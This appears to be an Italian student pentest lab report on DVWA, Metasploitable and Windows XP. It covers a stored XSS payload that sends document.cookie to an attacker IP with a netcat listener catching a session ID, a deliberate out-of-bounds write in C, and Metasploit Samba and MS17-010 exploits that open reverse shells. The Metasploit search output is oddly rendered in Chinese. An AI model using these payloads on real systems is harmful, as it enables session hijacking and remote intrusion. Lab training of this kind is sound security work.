      inet 192.168.104.100  netmask 255.255.255.0  broadcast 192.168.104.255
      inet6 fe80::a00:27ff:fe91:ce/64  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:f3:64:76  txqueuelen 1000  (Ethernet)
        RX packets 2  bytes 346 (346.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 30  bytes 3284 (3.2 KiB)
        TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
      inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 40  bytes 3288 (3.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 40  bytes 3288 (3.2 KiB)
        TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

Iniziamo la giornata cambiando gli indirizzi IP delle macchine come richiesto.

[TORNA ALL'INDICE](#)



Oggi il nostro obiettivo è effettuare un attacco XSS stored ad un server DVWA.

Un XSS(Cross Site Scripting) permette a un utente malevolo di inserire o eseguire codice lato client sfruttando un insufficiente controllo dell'input nei form.

Al fine di attuare un insieme variegato di attacchi quali, ad esempio, raccolta, manipolazione e reindirizzamento di informazioni riservate, visualizzazione e modifica di dati presenti sui server, alterazione del comportamento dinamico delle pagine web, ecc.

The screenshot shows the DVWA application interface. On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The 'XSS stored' option is highlighted with a green background. Below the menu, status information is displayed: Username: admin, Security Level: low, and PHPIDS: disabled. The main content area is titled 'Vulnerability: Stored Cross Site Scripting (xss)'. It contains two input fields: 'Name *' and 'Message *', both of which have been filled with the values 'test'. A 'Sign Guestbook' button is located below these fields. At the bottom of the main content area, a message box displays the inputs: 'Name: test' and 'Message: This is a test comment.' To the right of the main content area, there is a 'More info' section with three links: <http://ha.ckers.org/xss.html>, http://en.wikipedia.org/wiki/Cross-site_scripting, and <http://www.cgisecurity.com/xss-faq.html>. At the very bottom right, there are 'View Source' and 'View Help' buttons.



DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

XSS stored

DVWA Security **PHP Info** **About**

Logout

Username: admin
Security Level: high
PHPIDS: disabled

[View Source](#) [View Help](#)

DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

Name: Hi
Message: Hello!

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

XSS stored

DVWA Security **PHP Info** **About**

Logout


Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

Il nostro bersaglio è un database, con una sezione simile ad un forum web che mostra il contenuto dei post a tutti gli utenti che si connettono alla pagina.
Questo significa che inserendo uno script malevolo all'interno del form tutti gli utenti che accedono la pagina lo eseguiranno a loro insaputa.



G2 - EXPLOIT XSS STORED



The screenshot shows a Firefox browser window on a Kali Linux desktop. The address bar shows the URL `192.168.104.150/dvwa/vulnerabilities/xss_s/`. The DVWA logo is at the top. The main content area displays the title "Vulnerability: Stored Cross Site Scripting (XSS)". On the left, a sidebar menu lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), and Upload. The "Upload" option is currently selected. Below the menu, a message says "Waiting for 192.168.104.100...". The main form has fields for "Name *" (containing ":") and "Message *". The "Message" field contains the script: `<script>new Image().src='http://192.168.104.100:4444/?cookie=' + document.cookie;</script>`. A "Sign Guestbook" button is below the form. To the right, a preview shows the output: "Name: test" and "Message: This is a test comment.". At the bottom, the developer tools' "Elements" tab is open, showing the HTML structure of the page, specifically the `<textarea name="mtxMessage" cols="50" rows="3" maxlength="250"></textarea>` element. The "Style" tab is also visible, showing CSS properties like font-size, color, and margin.

Normalmente il form non accetta testi più lunghi di 50 caratteri, ma questa limitazione è facilmente aggirabile tramite l'inspector del browser, con cui è possibile modificare l'html della pagina.

Fatto ciò carichiamo lo script in figura, che invierà alla porta dell'indirizzo IP specificato i cookie di sessione degli utenti che si collegano al forum.

[TORNA ALL'INDICE](#)

Script XSS

Vediamo nel dettaglio le parti che compongono lo script JavaScript utilizzato per inviare i cookie di sessione a un server specifico:

<script> : questo tag indica l'inizio di un blocco di codice JavaScript all'interno di una pagina HTML.

new Image() : questa istruzione crea un nuovo oggetto immagine in JavaScript. Non viene visualizzata alcuna immagine all'utente, ma l'oggetto immagine viene utilizzato per inviare una richiesta al server.

.src= : questa proprietà dell'oggetto immagine viene utilizzata per impostare l'URL a cui l'immagine dovrebbe essere scaricata. In questo caso, invece di scaricare una vera immagine, viene utilizzata per inviare una richiesta al server specificato.

'http://192.168.104.100:4444/?cookie=' : questo è l'URL del server a cui lo script sta inviando la richiesta. Notiamo che l'URL contiene un parametro di query (**?cookie=**), che verrà utilizzato per passare i dati dei cookie.

+ document.cookie; : questo codice concatena il valore dei cookie del documento corrente (la pagina web in cui lo script è in esecuzione) alla richiesta. I cookie del browser dell'utente quindi vengono allegati all'URL.

</script> : questo tag indica la fine del blocco di codice JavaScript.



```
(kali㉿kali)-[~]
$ nc -l -p 4444
GET /?cookie=security=low;%20PHPSESSID=56fb69aff50d08f1d858cd745c9b8808 HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115
.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.104.150/
```

Utilizzando netcat, un tool di comunicazione remota, mettiamo in ascolto la macchina attaccante per ricevere i cookie di sessione, da adesso collegandoci al forum i nostri dati verranno inviati alla macchina e mostrati su terminale.

Prevenire l'SQL Injection

- **Sanitizzazione dell'input:** Implementare la sanitizzazione rigorosa di tutti gli input dell'utente per rimuovere o neutralizzare gli script potenzialmente dannosi.
- **Utilizzo di Content Security Policy (CSP):** Impostare una CSP per limitare le risorse che possono essere caricate e eseguite dalla pagina, inclusi gli script.
- **Escaping dei dati output:** Assicurarsi che qualsiasi dato visualizzato nella pagina web sia correttamente "escaped".
- **Validazione dell'input:** Applicare una validazione rigorosa sugli input dell'utente, accettando solo dati che corrispondano a formati e tipi specifici.
- **Uso di template sicuri:** Usare sistemi di template che automaticamente eseguono l'escaping dei dati, riducendo il rischio di iniezioni XSS.
- **Cookie con Flag HttpOnly e Secure:** Impostare i cookie con flag “HttpOnly” e “Secure” per prevenire l'accesso ai cookie attraverso script client-side.
- **Implementazione di WAF (Web Application Firewalls):** Utilizzare WAF per rilevare e bloccare attacchi XSS basandosi su firme e pattern noti.
- **Monitoraggio e logging delle attività:** Implementare un sistema di monitoraggio e logging per rilevare attività sospette che potrebbero indicare un tentativo di attacco XSS.

Exploit

BOF - BufferOverFlow

Giorno 3

Oggi dovremo descrivere il funzionamento del programma datoci nella consegna, riprodurre ed eseguire il programma nel laboratorio e modificare il programma affinché si verifichi un errore di segmentazione.

Dall'analisi del codice fornito, si deduce che il programma è strutturato per accettare un insieme di numeri, con un array configurato per contenere fino a 10 elementi. Il programma visualizza questi numeri e successivamente li ordina in una sequenza ascendente. Il meccanismo di ordinamento adottato è il “Bubble Sort”, una tecnica di ordinamento basilare ma efficiente. Questo metodo funziona scambiando ripetutamente gli elementi che sono in un ordine errato, procedendo finché non si raggiunge un'organizzazione completa dell'intero array.

Codice della task

```
1 #include <stdio.h>
2
3 int main () {
4
5     int vector [10], i, j, k;
6     int swap_var;
7
8     printf ("Inserire 10 interi:\n");
9
10    for ( i = 0 ; i < 10 ; i++)
11    {
12        int c= i+1;
13        printf("[%d]:", c);
14        scanf ("%d", &vector[i]);
15    }
16
17
18    printf ("Il vettore inserito e':\n");
19    for ( i = 0 ; i < 10 ; i++)
20    {
21        int t= i+1;
22        printf("%d: %d", t, vector[i]);
23        printf("\n");
24    }
25
26
27    for ( j = 0 ; j < 10 - 1; j++)
28    {
29        for (k = 0 ; k < 10 - j - 1; k++)
30        {
31            if (vector[k] > vector[k+1])
32            {
33                swap_var=vector[k];
34                vector[k]=vector[k+1];
35                vector[k+1]=swap_var;
36            }
37        }
38    }
39    printf("Il vettore ordinato e':\n");
40    for ( j = 0; j < 10; j++)
41    {
42        int g = j+1;
43        printf("%d:", g);
44        printf("%d\n", vector[j]);
45    }
46
47
48
49 }
```

[TORNA ALL'INDICE](#)



```
(kali㉿kali)-[~/Desktop]
$ ./BOF
Inserire 10 interi:
[1]:10
[2]:9
[3]:8
[4]:7
[5]:6
[6]:5
[7]:4
[8]:3
[9]:2
[10]:1
Il vettore inserito e':
[1]: 10
[2]: 9
[3]: 8
[4]: 7
[5]: 6
[6]: 5
[7]: 4
[8]: 3
[9]: 2
[10]: 1
Il vettore ordinato e':
[1]:1
[2]:2
[3]:3
[4]:4
[5]:5
[6]:6
[7]:7
[8]:8
[9]:9
[10]:10
```

Eseguendo il programma notiamo che effettivamente viene richiesto all'utente di inserire 10 numeri interi, numeri che vengono a seguire visualizzati e riordinati.

Buffer

Il buffer è una regione di memoria vitale utilizzata per immagazzinare temporaneamente dati in transito, agendo come intermediario per ottimizzare l'elaborazione e ridurre l'accesso diretto e frequente alla memoria principale del sistema.

Questa funzione è essenziale in scenari dove i dati necessitano di essere raccolti, elaborati o trasformati prima dell'utilizzo finale, come nella gestione di flussi di input/output (I/O) o nell'elaborazione di grandi quantità di dati. Il buffer può aiutare a gestire le discrepanze di velocità tra diverse parti di un sistema informatico, garantendo un flusso di dati costante e riducendo il carico di lavoro del processore.

BUFFER OVERFLOW

Il "Buffer Overflow" (BOF) emerge come una vulnerabilità critica nel campo della sicurezza informatica. Si verifica quando un programma esegue operazioni di scrittura di dati che eccedono le dimensioni allocate di un buffer, risultando nella sovrascrittura di segmenti di memoria adiacenti.

Questa problematica può portare a una varietà di complicazioni tra cui comportamenti anomali dell'applicativo, il crash del processo e la potenziale corruzione di dati sensibili memorizzati nel buffer.

In casi più gravi, se codice maligno viene inserito oltre i limiti del buffer e viene eseguito, ciò può comportare exploit critici, come l'esecuzione di codice arbitrario, compromettendo la sicurezza del sistema.

Per prevenire il BOF è fondamentale adottare tecniche di programmazione sicura che includono l'impiego di funzioni di copia sicure, controlli di lunghezza stringa, e l'uso di strumenti di analisi del codice che possano identificare e mitigare tali vulnerabilità.



G3 - BUFFER OVERFLOW

Abbiamo modificato il codice fornito introducendo una specifica variazione per causare un errore di segmentazione, comunemente noto come segmentation fault.

Per farlo, abbiamo inserito un nuovo elemento nel codice: un puntatore intero denominato “ptr”.

Il nostro obiettivo era di manipolare questo puntatore per farlo puntare a una posizione della memoria che è ben al di fuori dei limiti dell'array vector che avevamo definito. Per raggiungere questo scopo, abbiamo assegnato a “ptr” un indirizzo di memoria molto lontano dalla fine dell'array, precisamente “(&vector[10] + 2000)”.

Codice Modificato

```
1 #include <stdio.h>
2
3 int main () {
4
5     int vector [10], i, j, k;
6     int swap_var;
7     int *ptr;
8
9     printf ("Inserire 10 interi:\n");
10
11    for ( i = 0 ; i < 10 ; i++)
12    {
13        int c= i+1;
14        printf("[%d]:", c);
15        scanf ("%d", &vector[i]);
16    }
17
18    ptr = (int *) (&vector[10] + 2000);
19    *ptr = 1;
20
21
22    printf ("Il vettore inserito e':\n");
23    for ( i = 0 ; i < 10 ; i++)
24    {
25        int t= i+1;
26        printf("[%d]: %d", t, vector[i]);
27        printf("\n");
28    }
29
30
31    for (j = 0 ; j < 10 - 1; j++)
32    {
33        for (k = 0 ; k < 10 - j - 1; k++)
34        {
35            if (vector[k] > vector[k+1])
36            {
37                swap_var=vector[k];
38                vector[k]=vector[k+1];
39                vector[k+1]=swap_var;
40            }
41        }
42    }
43    printf("Il vettore ordinato e':\n");
44    for (j = 0; j < 10; j++)
45    {
46        int g = j+1;
47        printf("[%d]:", g);
48        printf("%d\n", vector[j]);
49    }
50
51    return 0;
52
53 }
```

[TORNA ALL'INDICE](#)



```
(kali㉿kali)-[~/Desktop]
$ gcc -g BWbof.c -o BWbof
(kali㉿kali)-[~/Desktop]
$ ./BWbof

Inserire 10 interi:
[1]:10
[2]:9
[3]:8
[4]:7
[5]:6
[6]:5
[7]:4
[8]:3
[9]:2
[10]:1
zsh: segmentation fault ./BWbof
(kali㉿kali)-[~/Desktop]
$ 
```

Questa operazione è stata pensata per far sì che il puntatore si riferisse a un'area di memoria a cui non avremmo dovuto avere accesso.

Successivamente, abbiamo attivamente tentato di scrivere in questa area di memoria, assegnando il valore 1 alla posizione di memoria a cui ptr puntava, tramite l'istruzione “`*ptr = 1`”.

Con queste modifiche, abbiamo quindi volutamente introdotto un errore nel nostro codice per illustrare come un'errata gestione della memoria possa condurre a problemi significativi.

Exploit Metasploitable

Giorno 4

Lo scopo di oggi è sfruttare una vulnerabilità di samba per ottenere l'accesso remoto alla nostra macchina Metasploitable.

Per iniziare l'attacco partiamo da uno scan nmap sulla macchina target, per verificare che la porta 445 sia in ascolto.

Essa infatti è utilizzata dal servizio che andremo a sfruttare per ottenere l'accesso remoto alla macchina: **Samba smbd**.

```
(kali㉿kali)-[~/Desktop]
$ nmap -sV 192.168.50.150
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-22 09:26 CET
Nmap scan report for 192.168.50.150
Host is up (0.0013s latency).

Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE     SERVICE      VERSION
21/tcp    open      ftp          vsftpd 2.3.4
22/tcp    open      ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open      telnet       Linux telnetd
25/tcp    open      smtp         Postfix smtpd
53/tcp    open      domain       ISC BIND 9.4.2
80/tcp    open      http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open      rpcbind     2 (RPC #100000)
139/tcp   open      netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open      netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open      exec        netkit-rsh rexecd
513/tcp   open      login?      Netkit rshd
514/tcp   open      shell        GNU Classpath grmiregistry
1099/tcp  open      java-rmi
1524/tcp  filtered ingreslock
2049/tcp  open      nfs
2121/tcp  open      ftp          ProFTPD 1.3.1
3306/tcp  open      mysql        MySQL 5.0.51a-Subuntu5
5432/tcp  open      postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open      vnc          VNC (protocol 3.3)
6000/tcp  open      X11          (access denied)
6667/tcp  open      irc          UnrealIRCd
8009/tcp  open      ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open      unknown
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 187.93 seconds
```



```
(kali㉿kali)-[~/Desktop]
$ msfconsole
Metasploit tip: View advanced module options with advanced

[-----]
[ $a, | %%%%%%%%%%%%%% ]
[ $\$?a, | %%%%%%%%%%%%%% ]
[ ^?a, | %%%%%%%%%%%%%% ]
[ .,a$% | %%%%%%%%%%%%%% ]
[ ,a$%"` | %%%%%%%%%%%%%% ]
[ %$P"` | %%%%%%%%%%%%%% ]
[ ^"a, | %%%%%%%%%%%%%% ]
[ ^"a,$$ | %%%%%%%%%%%%%% ]
[ ^"$ | %%%%%%%%%%%%%% ]
[-----]

=[ metasploit v6.3.50-dev
+ -- ---[ 2384 exploits - 1235 auxiliary - 417 post
+ -- ---[ 1391 payloads - 46 encoders - 11 nops
+ -- ---[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
msf6 > search exploit/multi/samba/usermap_script

Matching Modules
=====
#  Name                               Disclosure Date  Rank      Check Des
cription
-  ----
-----  -----  ----  -----  ---
0  exploit/multi/samba/usermap_script  2007-05-14    excellent  No     Sam
ba "username map script" Command Execution
```

Procediamo avviando Metasploit

Metasploit Framework è una piattaforma open source che supporta la ricerca di vulnerabilità, lo sviluppo di exploit e la creazione di strumenti di sicurezza personalizzati.

Oggi la utilizzeremo con un modulo preinstallato al suo interno per attaccare la macchina target tramite samba, quindi procediamo a cercare l'exploit con il comando “search”.

[TORNA ALL'INDICE](#)



Per selezionare il modulo che ci interessa dopo la ricerca, inseriamo nel terminale “use 0”. 0 sta per il primo risultato della ricerca precedente.

Adesso siamo all'interno del modulo, che ha bisogno di essere impostato inserendo le informazioni necessarie all'attacco:

- Indirizzo IP target (rhosts)
- Porta d'ascolto dell'attaccante (lport)
- Porta d'ascolto samba del target (rport)

Con “show options” controlliamo che tutte le impostazioni siano state inserite correttamente.

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.50.150
rhosts => 192.168.50.150
msf6 exploit(multi/samba/usermap_script) > set lport 5555
lport => 5555
msf6 exploit(multi/samba/usermap_script) > set rport 445
rport => 445
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

Name      Current Setting  Required  Description
----      -----          -----      -----
CHOST                no        The local client address
CPORT                no        The local client port
Proxies              no        A proxy chain of format type:host:port[ ,type:host:port][...]
RHOSTS   192.168.50.150  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic-using-metasploit.html
RPORT     445            yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

Name      Current Setting  Required  Description
----      -----          -----      -----
LHOST    192.168.50.100  yes       The listen address (an interface may be specified)
LPORT     5555           yes       The listen port

Exploit target:

Id  Name
--  ---
0   Automatic
```



```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 -> 192.168.50.150:40396)
at 2024-01-22 09:38:07 +0100

ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:47:1e:c0
          inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe47:1ec0/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:1605 errors:0 dropped:0 overruns:0 frame:0
            TX packets:1571 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:129541 (126.5 KB) TX bytes:130783 (127.7 KB)
            Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:193 errors:0 dropped:0 overruns:0 frame:0
            TX packets:193 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:49202 (48.0 KB) TX bytes:49202 (48.0 KB)
```

Siamo pronti a eseguire l'attacco. Utilizziamo “exploit” e aspettiamo la connessione alla macchina target.

Una volta aperta la shell remota, verifichiamo di essere riusciti a connetterci con successo tramite il comando “ifconfig”, per vedere l'indirizzo ip della shell.

Come possiamo vedere dall'immagine, l'indirizzo ip è corretto, ovvero quello della macchina Metasploitable.

Exploit Windows XP

Giorno 5

La nostra task di oggi è sfruttare una vulnerabilità di Windows SMB per ottenere l'accesso remoto alla nostra macchina Windows XP.

Come per l'exploit precedente, l'attacco inizia da uno scan nmap sulla macchina target, per verificare che la porta 445 sia in ascolto.

```
(kali㉿kali)-[~]
└─$ nmap -sV 192.168.200.200
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-22 09:57 CET
Nmap scan report for 192.168.200.200
Host is up (0.0045s latency).

Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc           Microsoft Windows RPC
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds   Microsoft Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 23.09 seconds
```



Procediamo avviando Metasploit e cercando la vulnerabilità trovata durante la scansione Nessus.

Compaiono diversi risultati, ma il modulo che andremo ad usare oggi è il numero 1.

Questo exploit ha bisogno di un payload per essere utilizzato, ovvero un frammento di codice eseguito dal modulo.

Noi utilizzeremo un payload meterpreter.

| # | Name | Disclosure Date | Rank | Check | Description |
|---|--|-----------------|---------|-------|--|
| - | --- | ----- | ---- | ---- | ----- |
| 0 | exploit/windows/smb/ms17_010_永恒之蓝 | 2017-03-14 | average | Yes | MS17-010 永恒之蓝 SMB 远程 Windows 内核池腐败 |
| 1 | exploit/windows/smb/ms17_010_psexec | 2017-03-14 | normal | Yes | MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB 远程 Windows 代码执行 |
| 2 | auxiliary/admin/smb/ms17_010_command | 2017-03-14 | normal | No | MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB 远程 Windows 命令执行 |
| 3 | auxiliary/scanner/smb/smb_ms17_010 | | normal | No | MS17-010 SMB RCE 检测 |
| 4 | exploit/windows/smb/smb_doublepulsar_rce | 2017-04-14 | great | Yes | SMB DOUBLEPULSAR 远程代码执行 |

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

[TORNA ALL'INDICE](#)



G5 - EXPLOIT WINDOWS XP

```
msf6 exploit(windows/smb/ms17_010_psexec) > set lport 7777
lport => 7777
msf6 exploit(windows/smb/ms17_010_psexec) > set rhosts 192.168.200.200
rhosts => 192.168.200.200
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

Name          Current Setting      Required  Description
----          -----              -----    
DBGTRACE      false               yes       Show extra debug trace info
LEAKATTEMPTS  99                yes       How many times to try to leak transaction
NAMEDPIPE     /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  no        A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES   /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes      List of named pipes to check
RHOSTS        192.168.200.200    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT         445                yes       The Target port (TCP)
SERVICE_DESCRIPTION  Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME  The service display name
SERVICE_NAME    The service name
SHARE          ADMIN$              yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
SMBDomain      .                  no        The Windows domain to use for authentication
SMBPass        The password for the specified username
SMBUser        The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

Name          Current Setting  Required  Description
----          -----          -----    
EXITFUNC      thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST         192.168.200.100  yes       The listen address (an interface may be specified)
LPORT         7777             yes       The listen port

Exploit target:

Id  Name
--  --
0   Automatic
```

